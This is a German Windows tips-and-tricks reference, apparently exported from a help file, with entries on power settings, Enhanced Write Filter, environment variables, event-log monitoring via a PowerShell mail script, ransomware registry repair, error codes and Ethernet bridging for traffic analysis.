Auf einem Win-64bit-System kommt u.U. die Fehlermeldung "Die Bibliothek für die Energieeffizienzdiagnose ("energy.dll") konnte nichtgeladen werden.". Dies tritt dann auf, wenn das Kommandofenster aus einem 32-bit-Programm heraus (z.B. RegDom) geöffnet wurde und Windows zwar als Pfad \system32 anzeigt, aber dafür nicht das eigentliche \sytem32-Verzeichnis (mit den 64bit-DLL's) sondern das \SysWOW64-Verzeichnis mit den 32bit-DLL's verwendet. Wie unter "[System32-Verzeichnis](#)" beschrieben, müsste powercfg.exe die energy.dll also im \SysNative-Verzeichnis suchen!

Siehe auch [ACPI \(Advanced Configuration and Power Management Interface\)](#).

Energie-Einstellungen

\$ Energie-Einstellungen

K Akku-Kapazität;powercfg;Energie-Einstellungen;energy.dll

##K **Energiegrenzwert überschritten**

Wird ein USB-Gerät an einem Windowsrechner angeschlossen, kommt u.U. die Fehlermeldung "Energiegrenzwert des Hubanschlusses überschritten". Z.B. wenn ein Smartphone oder eine Festplatte viel Strom zieht. Dies kann unterschiedliche Ursachen haben:

- Wenn ein externer Hub dies verursacht, dann hängen in Summe dort vermutlich zu viele stromhungrige Geräte dran, so dass die 500mA von USB 2 oder die 900mA von USB 3 überschritten sind. Es ist ein eigenes Netzteil für den Hub zu verwenden oder einige Geräte abzustecken.
- Eine Unverträglichkeit zwischen einem nicht normgerechten Gerät (wie z.B. jede USB-Festplatte mit Y-Kabel) und dem Anschluss. Solche Geräte haben oft auch einen Anschluss für ein externes Netzteil, das dann verwendet werden sollte.
- Gemäß PC-Welt Heft 7/2015, Seite 102 kann ein fehlerhafter Treiber für den USB-Anschluss die Ursache sein. Dann treiber-Updates bei Windows oder beim Laptop-Hersteller suchen. Geg. den Chip-Type & -Hersteller des internen USB ermitteln und bei diesem Hersteller nach einem Treiber suchen.

Energiegrenzwert

\$ Energiegrenzwert überschritten

K Energiegrenzwert überschritten;USB-Überlast;Überlast USB

##K Enhanced Write Filter

Gemäß der Zeitschrift PC-Welt Heft 1/2006, Seite 79 kann Microsofts "Enhanced Write Filter" ewf.sys, der eigentlich für WinXP Embedded vorgesehen ist, auch im normalen WinXP verwendet werden und dafür sorgen, dass Schreibzugriffe auf die Festplatte nur im einem RAM-Cache landen und das System beim nächsten Reboot wieder den ursprünglichen Zustand hat. Je nach Anwendung sind unterschiedlich viel RAM für den Betrieb notwendig, zum Internetsurfen sollten jedoch 512 MB ausreichen. Besorgen kann man sich ewf.sys via <http://www.pcwelt.de/69c> durch den Download der 120-Tage-Testversion von WinXP-Embedded von Microsoft (nach vorheriger Registrierung). Im ca. 189kB großen -Web-Installer xpeffi.exe muss man dann "Windows XP Embedded SP1 Tools" und "Windows XP Embedded SP2" (zusammen ca. 270MB!) zum Download auswählen. Nach dem Download dann Windows_XP_Embedded_SP2E.exe starten. Aus dem im Fortschritts-Dialog angegebenen Pfad die Datei Xpesp2.exe rauskopieren und dieses ausführen. Den entpackten Inhalt findet man wieder in einem temporären Ordner, wo man sich unterhalb von rep\{67c85615-b0c5-42ea-8b8a-e8ab47db2d1d} die drei Dateien Ewf.sys, Ewfmgr.exe und ewfntldr rauskopieren muss. Weiter Dialoge wegstücken.

Vor der eigentliche Installation am besten eine Sicherungskopie erstellen! Die Datei Ewf.sys nach %systemroot%\system32\drivers und Ewfmgr.exe nach %systemroot%\system32 kopieren. Die Datei ntldr. auf der Startpartition durch die umbenannte ewfntldr ersetzen. Danach müssen Sie für den Registry-Pfad HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root zunächst mal sich volle Rechte verschaffen, also in MS-Regedit.exe im Kontextmenü von diesem ...\.root das "Berechtigungen..." auswählen und entweder die Gruppe Administratoren mit vollen Rechten hinzufügen (oder einfacher aber etwas unsauber der Gruppe "Jeder" den "Vollzugriff" erlauben. Jetzt die Zeilen unten (aus der PC-Welt-Datei pcwEwf.REG entnommen) in den Notepad kopieren, als UniCode-Datei mit der Extension ".reg" speichern und per "Zusammenführen" in die Registry eintragen. (Alternative zu Rechte ändern: via at.exe das Zusammenführen in einem Prozess unterm Systemkonto erledigen, so wie unter [RunAs](#) angedeutet) Jetzt noch unter

HKLM\SYSTEM\CurrentControlSet\Services\ewf\Parameters\Protected\Volume0.ArcName{bmc edit.bmp} den Wert aus der boot.ini der Windows-Partition eintragen, häufig dürfte der Eintrag multi(0)disk(0)rdisk(0)partition(1) hier schon passen.

Nach dem Neustart sollte der Treiber aktiv sein. Mit folgenden Kommandos kann man den EWF kontrollieren:

Kommando (für Laufwerk c:)

ewfmgr c:

ewfmgr c: -commit

ewfmgr c: -commitanddisable

ewfmgr c: -commit anddisable (*unklar, welches richtig ist*)

ewfmgr c: -enable

Wirkung

Statusmeldung mit Angabe des gerade verwendeten Speicherplatzes

Schreibt alle zwischengespeicherten Daten auf die Festplatte, falls dies (ausnahmsweise) gewünscht wird. deaktiviert den Treiber. Diese Deaktivierung bleibt auch beim Booten wirksam

Aktiviert den Treiber wieder

Wenn der PC beim Runterfahren "Ruhezustand" anbietet, falls "Computer ausschalten..." mit gedrückter Shift-Taste geöffnet wird, dann können Sie einen solchen Ruhezustand mit den gewünschten Applikationen offen definieren, in dem der Rechner immer automatisch startet, den HORM-Mode (= Hibernate once, resume many):

- EWF mittels `ewfmgr c: -commitanddisable` deaktivieren.
- Eine leere Textdatei ResMany.DAT auf der Windows-Startpartition erstellen.
- Mittels `ewfmgr c: -enable` EWF wieder aktivieren.
- PC neu starten und gewünschte Anwendungen öffnen
- PC in den Ruhezustand versetzen

Danach startet der PC immer mit diesen Anwendungen mit "geschützter" Festplatte.

Siehe auch [RAM-Disk](#), [Schreibschutz](#).

EnhancedWriteFilter

\$ Enhanced Write Filter

K Enhanced Write Filter;ewf.sys

#\$K! Environment

Environment
\$ Environment
K Environment;Umgebung;set (Envirnment)
! IfThenElse(IsNT(),JumpId(,EnvironmentNT),JumpID(,Environment95))

#\$ Environment (Win9x)

Die Einträge im Environment sind durch CONFIG.SYS und AUTOEXEC.BAT festgelegt.

Nachträgliche Änderungen nach dem Systemstart sind mit WINSET.EXE möglich. Es findet sich auf der Win95-CD unter \admin\apptools\envvars\{bmc explorer.bmp} und auf der Win98-CD unter \tools\reskit\scripting\{bmc explorer.bmp}. Zur Anzeige der aktuellen Werte muss weiterhin der SET-Befehl verwendet werden.

Siehe auch Environment (NT), DOS-Einzelmodus.

Environment95
\$ Environment (Win95)

#\$ Environment (NT/2000/XP)

Die Einträge im Environment ([Systemsteuerung | System | Umgebung{bmc shortcut.bmp}](#)) bzw XP: [Systemsteuerung | System | Erweitert{bmc shortcut.bmp}](#) | Umgebungsvariablen für 32-bit-Programme sind durch [HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment{bmc tree.bmp}](#) und [HKCU\Environment{bmc tree.bmp}](#) festgelegt. Für 16-bit-Programme kommen weitere Einträge aus den in der PIF-Datei hinterlegten AUTOEXEC und CONFIG hinzu, siehe [16bit-Programme unter NT](#).

Der Kommandozeilen-Befehl `set` verändert nur das Environment des aktuellen Prozesses. Um von der Kommandozeile aus Änderungen am Master-Environment vorzunehmen, muss `setx.exe` aus `\SUPPORT\TOOLS\SUPPORT.CAB` der WinXP/2000-CD verwendet werden. Mittels `setx.exe` lassen sich auch Angaben aus Dateien oder der Registry lesen und einer Environment-Variablen zuweisen - aber erst bei danach gestarteten Prozessen verfügbar!

Siehe auch [Environment \(Win95\)](#).

EnvironmentNT
\$ Environment (NT)

##\$K **Environment-Variablen date und time**

Unter WinXP sind die beiden Environmentvariablen `date` und `time` bekannt, auch wenn sie bei `set` nicht angezeigt werden. Unter NT4 sind sie nicht vordefiniert, können aber gemäß

<http://www.pressroom.com/~tqlbatch/ntdate.htm{bmc earth16.bmp}> bzw c't Heft 9/2003, Seite 11 [0308160{bmc earth16.bmp}](http://www.pressroom.com/~tqlbatch/ntdate.htm{bmc earth16.bmp}) wie folgt gesetzt werden:

```
for /f "delims=;" %%a in ('date /t') do set Date=%%a
for /f %%a in('time /t') do set Time=%%a
```

EnvVar_date_time

\$ Environment-Variablen date und time

K Environment-Variablen date und time;%date%;%time%;date-Environment-Variable, time-Environment-Variable

#\$K**ePerso**

Zum elektronischen Personalausweis gibt es die "AusweisApp" (zuvor "Bürgerclient") von der Firma OpenLimit (<https://www.openlimit.com/index.php?q=de/wissen/personalausweis/ausweisapp.html>). Näheres siehe <http://de.wikipedia.org/wiki/AusweisApp>.

ePerso

\$ ePerso

K ePerso;e-Personalausweis;Personalausweis;AusweisApp;Bürgerclient

#\$K Ereignis-Anzeige

Die Ereignisse (Events, System-Fehler) werden bei NTff im Ereignis-Protokoll protokolliert. Bei XP können sie auf verschiedene Weise angezeigt werden:

- [EventVwr.EXE{bmc shortcut.bmp}](#) aus Kompatibilität zu NT.
- über [eventvwr.msc{bmc shortcut.bmp}](#), das Snap-In zur [MMC](#). Die Hilfe dazu findet sich unter [<windir>\Help\evconcepts.chm{bmc shortcut.bmp}](#)
- Etwas anders formatiert, wenn man
Start,
Hilfe- und Support,
Tools zum Anzeigen von Computerinformationen und Ermitteln von Fehlerursachen verwenden
Erweiterte System-Informationen (oder direkt
[<winDir>\PCHEALTH\HELPCTR\System\sysinfo\sysInfoLaunch.htm{bmc shortcut.bmp}](#))
Fehlerprotokoll anzeigen [...\sysEvtLogInfo.htm{bmc shortcut.bmp}](#).
auswählt.

Unter [http://www.eventid.net{bmc earth16.bmp}](#) liefert vielfach Erklärungen zu den Ereignissen. (c't Heft 18/2006, Seite 200ff)

Die API-Funktion `ReportEvent(...)` erzeugt einen Eintrag im Bereich "Application". Sie übergibt jedoch nur die Variablen der Meldung, der Text stammt aus einer Resource einer in der Registry unter [HKLM\SYSTEM\CurrentControlSet\Services\Eventlog\Application{bmc tree.bmp}](#) hinterlegten Datei (dll, exe). Wird die Resource nicht gefunden, so erscheint im EventViewer die Meldung: Die Beschreibung der Ereigniskennung (100) in (SdTest) wurde nicht gefunden. Der lokale Computer verfügt nicht über die zum Anzeigen der Meldungen von einem Remotecomputer erforderlichen Registrierungsinformationen oder DLL-Meldungsdateien. Möglicherweise müssen Sie das Flag /AUXSOURCE= zum Ermitteln der Beschreibung verwenden. Weitere Informationen stehen in Hilfe und Support. Ereignisinformationen: *Item 0; Item 1*.

Der Eintrag `TypesSupported` unter [HKLM\SYSTEM\CurrentControlSet\Services\Eventlog\Application\AppName](#), der normalerweise den Wert 7 hat, bedeutet, dass neben dem Ereignistyp `EVENTLOG_SUCCESS (=0)` Ereignisse der Typen `EVENTLOG_ERROR_TYPE (=1)`, `EVENTLOG_WARNING_TYPE (=2)` und `EVENTLOG_INFORMATION_TYPE (=4)`, nicht jedoch `EVENTLOG_AUDIT_SUCCESS (=8)` oder `EVENTLOG_AUDIT_FAILURE (= 0x10)`, angezeigt werden.

Vielfach zeigt ein Link im Ereignis auf [http://go.microsoft.com/fwlink/events.asp{bmc earth16.bmp}](#), wo es aber oft nur wenig Information gibt. Gemäß PC-Welt Heft 4/2006, Seite 156f ist oft [http://www.eventid.net{bmc earth16.bmp}](#) wesentlich hilfreicher. Mit ein paar geänderten Registry-Einträgen unter [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer{bmc tree.bmp}](#) (siehe pcwEventid) kann man direkt im Eventviewer hierauf verlinken:

Item:	alt:	neu:
MicrosoftRedirectionURL{bmc edit.bmp}	http://go.microsoft.com/fwlink/events.asp	http://www.eventid.net/eventview
MicrosoftRedirectionProgram{bmc edit.bmp}	<code>%SystemRoot%\PCHealth\HelpCtr\Binaries\HelpCtr.exe</code>	<code><löschen></code>
MicrosoftRedirectionProgramCommand LineParameters{bmc edit.bmp}		<code>-url hcp://services/centers/support?topic=%s</code>

Mit dem Tool `eventtriggers`, das zu WinXP Pro und zu Win2003-Server gehört, lassen sich bei ausgewählten Ereignissen automatische Aktionen festlegen (c't Heft 18/2006, Seite 200, Softlink [0618200{bmc earth16.bmp}](#)). Achtung: Nicht alle von MS angegebenen Beispiele funktionieren, manche erzeugen keine Aktion!

Gemäß c't Heft 18/2006, Seite 200ff und Nachtrag c't Heft 19/2006, Seite 13 funktioniert im Kommandozeitentool `eventtriggers.exe` (aus WinXP pro) der Parameter `/t error` nur in englischen Versionen. Dem deutschen Server 2003 hingegen liegt eine neuere Version bei, die funktioniert. Das OpenSource-Tool [http://sourceforge.net/projects/healthmonitor/{bmc earth16.bmp}](#) wird in der c't als Alternative empfohlen.

Die "Event Log Online Help" führt mit der Voreinstellung [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer](#), [MicrosoftRedirectionURL{bmc edit.bmp}](#) = [http://go.microsoft.com/fwlink/events.asp{bmc earth16.bmp}](#) bringt nie was hilfreiches zurück! Gemäß [http://www.howtogeek.com/school/using-windows-admin-tools-like-a-pro/lesson3/?PageSpeed=noscript](#) Ändert man den Eintrag am besten ab auf [http://www.howtogeek.com/eventid{bmc earth16.bmp}](#). Die übergebenen Infos werden dann in eine wesentlich hilfreichere Google-Suche umgebogen. Auf der Seite [https://www.microsoft.com/technet/support/ee/ee_advanced.aspx{bmc earth16.bmp}](#) kann man die relevanten

EreignisAnzeige_RD
\$ Ereignis-Anzeige
K Event-Viewer;Ereignis-Anzeige;Anzeige Ereignisse;Fehler-Anzeige
(Ereignis-Anzeige);System-Fehler-Ereignis-anzeige

Daten aus dem Event auch manuell eingeben und hoffen, dass sich bei Microsoft eine vernünftige Antwort findet. Und diese Suche nicht nur zu "We are sorry, the page you requested cannot be found." führt.

Siehe auch Ereignis-Überwachung, System-Informationen.

##K Ereignis-Überwachung

Wie man den Windows-Eventlog automatisiert überwachen kann und automatische eMails erzeugen kann, wird in der c't Heft 10/2012, Seite 148ff gezeigt (http://www.ct.de/1210148{bmc_earth16.bmp}):

- Taskplaner taskschd.msc starten und in der "Aufgabenplanungsbibliothek" am besten zunächst einen Ordner für die eigenen Tasks anlegen. Diesen Ordner selektieren
- Über "Aktion" oder Maus-Rechtsklick, "Aufgabe erstellen ..." den Dialog für die Aufgabenerstellung öffnen. Hier in den Tabs die notwendigen Einstellungen vornehmen. Der Ereignisfilter lässt sich aber danach nicht mehr anpassen. Einer eMail auch Informationen über das Ereignis selbst mitzugeben, lässt sich über die Oberfläche nicht eintragen.

Daher nach dem Anlegen

- Mittels Rechtsklick die angelegte Aufgabe als XML-Datei exportieren
- Die Aufgabe jetzt löschen.
- Nach dem editieren der XML-Datei diese angepasste Aufgabe wieder importieren.

Als Task-Aktion eine Dialogbox anzuzeigen, kann nervig werden. Die Task-Aktion eMail funktioniert nur dann, wenn man einen SMTP-Server hat, der ohne Authentifizierung Mails annimmt. Abhilfe schafft die Ausführung eines Powershell-Scripts als Task-Aktion. Hier die passende Task-XML-Datei zum Import:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <Triggers>
    <BootTrigger>
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>>false</StopAtDurationEnd>
      </Repetition>
      <Enabled>>true</Enabled>
      <Delay>PT15M</Delay>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>>true</AllowHardTerminate>
    <StartWhenAvailable>>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>true</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>>true</AllowStartOnDemand>
    <Enabled>>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe</Command>
      <Arguments>-ExecutionPolicy remotesigned -noninteractive -command
"&amp; { %SystemDrive%\EventWatch\EventWatch.ps1 } "</Arguments>
    </Exec>
  </Actions>
</Task>
```

Ereignis-Überwachung

\$ Ereignis-Überwachung

K Ereignis-Überwachung;Eventlog-Überwachung

</Task>

Und hier die Datei mit den eMail-Daten, die angepasst werden müssen:

```
# Vom Benutzer zu definierende Variablen für
# Ereignisprotokollueberwachung und -Benachrichtigung
# mittles EventWatch.ps1
#
# SMTP-Server, z.B. smtp.gmail.com
$smtpserver="mailhost.example.com"
# Port 25 ist gaengig, gmail erwartet 587
$smtpport="25"
# Benutzername/Passwort zum Versenden über o.g. Server
# duerfen beide leerbleiben, wenn nicht verlangt
$smtouser=""
$smtppass=""
# Fuer sichere Verbindung ($true), je nach Server
$ssl=$true
# Absender muss u.U. existieren
$from= "EventWatch Vaio <xx.xx@gmail.com>"
# Empfaenger, mehere mit Komma trennen
$to= "zzz.zzz@example.com"
# Name des Rechners fuer Betreff-Zeile
$hostname=$env:computername
# Ausnahmeliste im Web, etwa http://example.com/blacklist.xml
# andernfalls verwendet Skript eine lokale Datei gleichen Namens
$blacklisturl=""
```

Das Powershell-Script wird mit dem Systemkonto ausgeführt. Die Rechte zum Ausführen müssen vorhanden sein. Mit normalen Nutzer-Rechten sollten die Dateien alle nicht veränderbar sein.

```
# EventWatch.ps1 (c) c't/Peter Siering, GPLv3
# Fragt Ereignisprotokoll auf Fehler und kritische
# Ereignisse ab und schickt E-Mail, wenn diese nicht
# auf einer schwarzen Liste stehen.
# Weitere Hinweise in c't 10/2012, S. 148
# ... LogName = '*' ... funktionierte nicht, ersetzt durch
# $lognames = Get-WinEvent -ListLog *
# foreach ($logname in $lognames)
#     ... LogName = $logname.LogName ...
# und "implicites SSL" hinzugefügt
# Horst Schmid 2014-01-12, info@schmidhorst.de
# Aufrufpfad bestimmen, dort Variablen einlesen
$myhome= Split-Path $MyInvocation.MyCommand.Path
try { . "$myhome/EventWatch_vars.ps1" }
catch {
    Write-Error -ErrorRecord $_
    exit 1
}
# Ausnahmeliste holen, wenn URL, sonst lokal
if ( $blacklisturl -ne "" ) {
    try {
        $wget= New-Object System.Net.Webclient
        $wget.DownloadFile($blacklisturl,"$myhome/blacklist.xml")
    }
    catch { Write-Warning "Error fetching blacklist" }
}
try { $blacklist= import-clixml "$myhome/blacklist.xml" }
catch { $blacklist= @() }
# Zeitpunkt merken
$startdate= Get-Date
# Zeitpunkt des letzten Laufes, sonst vergangene 48 Stunden
try { $lasttimestamp= Import-Clixml $env:temp\event_watch.xml }
```

```

catch { $lasttimestamp= $startdate-(New-TimeSpan -hour 48) }

# Kritische Ereignisse (1) und Fehler (2) abfragen
$msgs=@()
$lognames = Get-WinEvent -ListLog *
$eventcount=0
foreach ( $level in @(1, 2)) {
    foreach ($logname in $lognames) {
        # Ereignisprotokoll(e) auslesen
        $events=Get-WinEvent -FilterHashTable @{LogName = $logname.LogName; level = $level;
Starttime=$lasttimestamp } -MaxEvents 30
        $eventcount+= ($events | Measure-Object).Count
        #Write-Output $($logname.LogName + ": " + $eventcount)
        # Weiterverarbeitung nur, wenn Nachrichten vorliegen
        if ( ($events | Measure-Object).Count -gt 0 ) {
            foreach ( $event in $events) {
                $msg=$event.Message
                $logname=$event.LogName
                if ( $logname) { $logname=$logname -ireplace( "Microsoft-Windows-", "" ) }
                $provname=$event.ProviderName
                if ( $provname) { $provname=$provname -ireplace( "Microsoft-Windows-", "" ) }
            }

            if ( $logname.Contains( $provname)) { $logname="" }
            if (( $provname -eq $logname) -or ( $logname -eq "")) {
                $msg= ( $provname+ " - "+ $msg + " (" + $event.Id+ ")")
            } else {
                $msg= ( $logname + "/" + $provname+ " - "+ $msg + " (" + $event.Id+ ")")
            }

            # Gegen Blacklist pruefen
            foreach ( $line in $blacklist) {
                if ( $msg -like $line) {
                    $msg=""
                    $eventcount--
                    break
                }
            }
            if ( $msg -ne "" ) { $msgs+= $msg }
        }
    } else { $msg="" }
} #logname
} #level

# nur etwas ausgeben, wenn Ereignisse vorliegen
if ( $eventcount -eq 0) {
    # Datum der Abfrage merken
    $startdate | export-clixml $env:temp\event_watch.xml
    exit 0
}

# Nachrichtentext zusammenstellen
$OFS=""`r`n`r`n"
$msgstxt=[string]($msgs)
$msgstxt="Kritische Ereignisse oder Fehler auf "+ $hostname +":`n`n"+ $msgstxt

# Ohne Mailserver ausgeben und Abflug
if ( $smtpserver -eq "mailhorst.example.com") {
    $msgstxt
    exit 0
}

# Mail schicken
$mailtimeout = 30000 # ms
$subject="[event_watch] $hostname"
#http://nicholasarmstrong.com/2009/12/sending-email-with-powershell-implicit-and-explicit-ssl/
# explicit SSL (RFC 2228): 1st connect with unsecure channel, request move to a secure channel

```

```

# implicit SSL: directly use SSL, most often via port 465, but a little more difficult
to setup
$implicit = $false
if ($ssl) {$implicit = $true}
if ($implicit) {
    # Load System.Web assembly
    [System.Reflection.Assembly]::LoadWithPartialName("System.Web") > $null

    # Create a new mail with the appropriate server settings
    $mail = New-Object System.Web.Mail.MailMessage
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpserver",
    $smtpserver)
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpserverport",
    $smtpport)
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpusessl",
    $true)
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/sendusername",
    $smtpuser)
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/sendpassword",
    $smtppass)

    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpconnectiontimeou
t", $mailtimeout / 1000)
    # Use network SMTP server...
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/sendusing", 2)
    # ... and basic authentication

    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpauthenticate",
    1)

    # Set up the mail message fields
    $mail.From = $from
    $mail.To = $to
    $mail.Subject = $subject
    $mail.Body = $msgstxt
    # Send the message
    Write-Output "Sending email to $to..."
    try {
        [System.Web.Mail.SmtpMail]::Send($mail)
        Write-Output "Message sent."
    }
    catch {
        Write-Error $_
        Write-Output "Message send failed."
        exit 1
    }
    $startdate | export-clixml $env:temp\event_watch.xml
    exit 0
}

try { $mail= New-Object Net.Mail.SmtpClient( $smtpserver, $smtpport) }
catch {
    Write-Error -ErrorRecord $_
    exit 1
}
# $mail.Timeout = $mailtimeout
$mail.EnableSsl = $ssl
$mail.Credentials= New-Object System.Net.NetworkCredential( $smtpuser, $smtppass)
try { $mail.Send( $from, $to, $subject, $msgstxt) }
catch
{
    Write-Error -ErrorRecord $_
    exit 1
}

# Erst jetzt Datum der letzten Abfrage wegschreiben
$startdate | export-clixml $env:temp\event_watch.xml

```

#\$K Erleichterte Bedienung

In Windows 7 gibt es das "Center für erleichterte Bedienung (Elemente, Schrift){bmc shortcut.bmp}, shell:::{D555645E-D4F8-4c29-A827-D93C859C4F2A} in der Systemsteuerung, insbesondere für Menschen mit Behinderung.

Unter "Verwendung der Maus erleichtern" kann man hier "Verhindern, dass Fenster automatisch angeordnet werden (=Aero Snap), wenn sie an den Rand des Bildschirms verschoben werden" aktivieren.

Erleichterte Bedienung

\$ ErleichterteBedienung

K Erleichterte Bedienung;Fenster maximieren;Maximieren des Fensters;Center für erleichterte Bedienung

##K Erpresser-Virus

Wie man z.B. bei einem Erpresser-Virus ("BKA-trojaner") z.B. mittels einer AVG-Rescue-CD und dem darin enthaltenen Registry-Editor die in so einem Fall meist verbogenen Einträge korrigiert, ist in der PC-Welt Heft 10/2014, Seite 100 beschrieben. Das Laden der Hieves des original-Systems wird da anscheinend automatisch erledigt. Die Einträge, die bei einem Erpresser-Virus meist verbogen sind, sind:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, Shell{bmc edit.bmp}. Hier sollte explorer.exe stehen.
- Eventuell ist der Eintrag auch nur für einzelne User verbogen: HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon{bmc tree.bmp}. Hier gibt es normalerweise keinen Shell-Eintrag. Je nach Rescue-System gibt es meist gar keinen "Current User", es muss der dem jeweiligen User entsprechende Registry-Hieve aus der Datei C:\Users\\ntuser.dat geladen werden.

Anstatt diese Registry-Einträge zu verändern, könnte auch die Datei explorer.exe verändert worden sein.

ErpresserVirus

\$ Erpresser-Virus

K Erpresser-Virus;System-Zugang versperrt (Erpresser-Virus);BKA-Trojaner

#\$K Error Codes (Windows)

Die Systematic der Windows-Fehlercodes wie z.B. 0x800704D5 kann man der neusten Version der über <https://msdn.microsoft.com/en-us/library/cc231196.aspx{bmc earth16.bmp}> verfügbaren Dokumente MS-ERREF entnehmen:

Bit	Bedeutung
31	S (Severity). Gesetzt für Fehler
30	R (Reserved): If Bit 28 (N) is clear, this must be zero. For NTSTATUS codes (N set) see document
29	C (Customer): Always zero in Codes from Microsoft. Any UserCode should set that!
28	N (NTSTATUS):
27	X: Reserved
26 ... 16	Facility: Identifies which system component caused the error, e.g. the Windows-Defender is using 80 = 0x50, graphic driver is using 38 = 0x26
15 ... 0	Eigentlicher Error Code

Somit haben wir bei z.B. 0x8007 04D5 die Facility 7 = FACILITY_WIN32: This region is reserved to map undecorated error codes into HRESULTs. Und den eigentlichen Fehlercode 0x04D5 = 1237. Gemäß den via [https://msdn.microsoft.com/de-de/library/windows/desktop/ms681381\(v=vs.85\).aspx{bmc earth16.bmp}](https://msdn.microsoft.com/de-de/library/windows/desktop/ms681381(v=vs.85).aspx{bmc earth16.bmp}) haben wir den "System Error Code" 0x04D5 = 1237: ERROR_RETRY = The operation could not be completed. A retry should be performed. Dies steht wohl für einen unerwarteten Timeout. Nicht bekannt ist, ob es in diesem Fall hilft, gemäß https://support.microsoft.com/en-us/help/2848322/i-o-operations-time-out-for-files-that-are-stored-on-offline-storage-i-den-Registry-Eintrag_HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters_ExtendedSessTimeout{bmc edit.bmp} geg. als DWORD neu anzulegen und auf einen Wert größer als dem Default-Wert von 240 s (= 0xF0) zu setzen.

ErrorCodes Windows;
\$ Error Codes (Windows)
K ErrorCodes (Windows);Windows Error Codes

#\$K **ESD-Datei**

Microsoft ist dazu übergegangen, statt *.WIM-Dateien *.ESD-Dateien (Electronic Software Distribution) zu verwenden, z.B. install.esd. Da manche Tools nur mit *.WIM-Dateien umgehen können, ist u.U. eine Konvertierung notwendig, z.B. zur Integration von Updates (PC-Welt Heft 7/2015, Seite 31). Das Tool "ESD File Converter" (<https://www.myria.de/allgemein/901-windows-8-esd-datei-in-wim-datei-umwandeln>) oder "ESD Decrypter" (<https://github.com/gus33000/ESD-Decrypter>). Es sind offenbar komprimierte ISO-Dateien.

Siehe auch [DISM: Deployment Image Servicing and Management Tool](#).

ESD-Datei
\$ ESD-Datei
K ESD-Datei;.ESD-Datei;Electronic-Software-Distribution-Datei
ESD;.WIM-ESD-Datei-Konvertierung;install.esd-Datei

#K Ethernet

Gemäß c't Heft 13/2006, Seite 200f lässt sich eine strukturierte CAT-5e-Verkabelung, soweit 100MBit-Ethernet reicht und kein Gigabit-Ethernet geplant ist, gleichzeitig auch für Analog-Telefone nutzen. Der 6-polige RJ11/12-Stecker lässt sich problemlos in die 8-polige RJ45-Buchse stecken.

RJ45 Pin	Farbe	Ader- paar	Analog -Tel a/b	ISDN	Ether 10/100	Gigab it
1	orange-weiß	2			x	x
2	orange	2			x	x
3	grün-weiß	3		x	x	x
4	blau	1	x	x		x
5	blau-weiß	1	x	x		x
6	grün	3		x	x	x
7	braun-weiß	4				x
8	braun	4				x

Die Stern-Topologie einer strukturierten LAN-Verkabelung passt nicht zum ISDN-S0-Bus.

In modernen geschichteten Netzen kommt man mit Tools wie Wireshark (ehemals Etherreal) oder tcpdump meist gar nicht mehr an den gewünschten Datenstrom ran. Mancher Switch hat zwar einen Monitoring-Anschluss, gibt aber nur eine Datenrichtung daran aus, da beide Datenrichtungen im Vollduplexbetrieb auszugeben die doppelte Übertragungsrate erfordern würde, z.B. $2 \cdot 100\text{Bit/s} = 200\text{MBit/s}$. Sogenannte Ethernet-Taps haben dementsprechend zwei Ausgänge zum Analyse-Gerät und kosten für Fast-Ethernet ca. 350€, für Gigabit~ ca. das 10-fache. Gemäß c't Heft 12/2007, Seite 188 bietet sich als alternative an, den Analyse-PC mit zwei Ethernet-Ports (zwei Karten oder auch Multi-Port-Karte aus dem Server-Bereich, welche gebraucht günstig zu erhalten sind) auszustatten und diese unter Linux als Bridge zu konfigurieren:

```
ifconfig eth1 -arp promisc 0.0.0.0 up
ifconfig eth2 -arp promisc 0.0.0.0 up
brctl addbr br0
brctl addif br0 eth1
brctl addif br0 eth2
ifconfig br0 -arp promisc 0.0.0.0 up
```

brctl ist eventuell aus den bridge-utils nachzuinstallieren. Der DHCP-Client (z.B. pump) und auch udevd muss eventuell deaktiviert werden (killall pump, killall udevd), weil sie die Schnittstelle umzukonfigurieren versuchen. Oder man konfiguriert feste IP-Adressen, damit DHCP nicht dazwischenfunkt. Bei den Versuchen im c't-Labor machte allerdings eine Karte mit den Tulip-Chips DEC 2114x Probleme: Kein Verbindung zwischen DSL-Modem und Router. Nach 30s Aufzeichnung ohne Filter können 500MB Arbeitsspeicher voll sein!

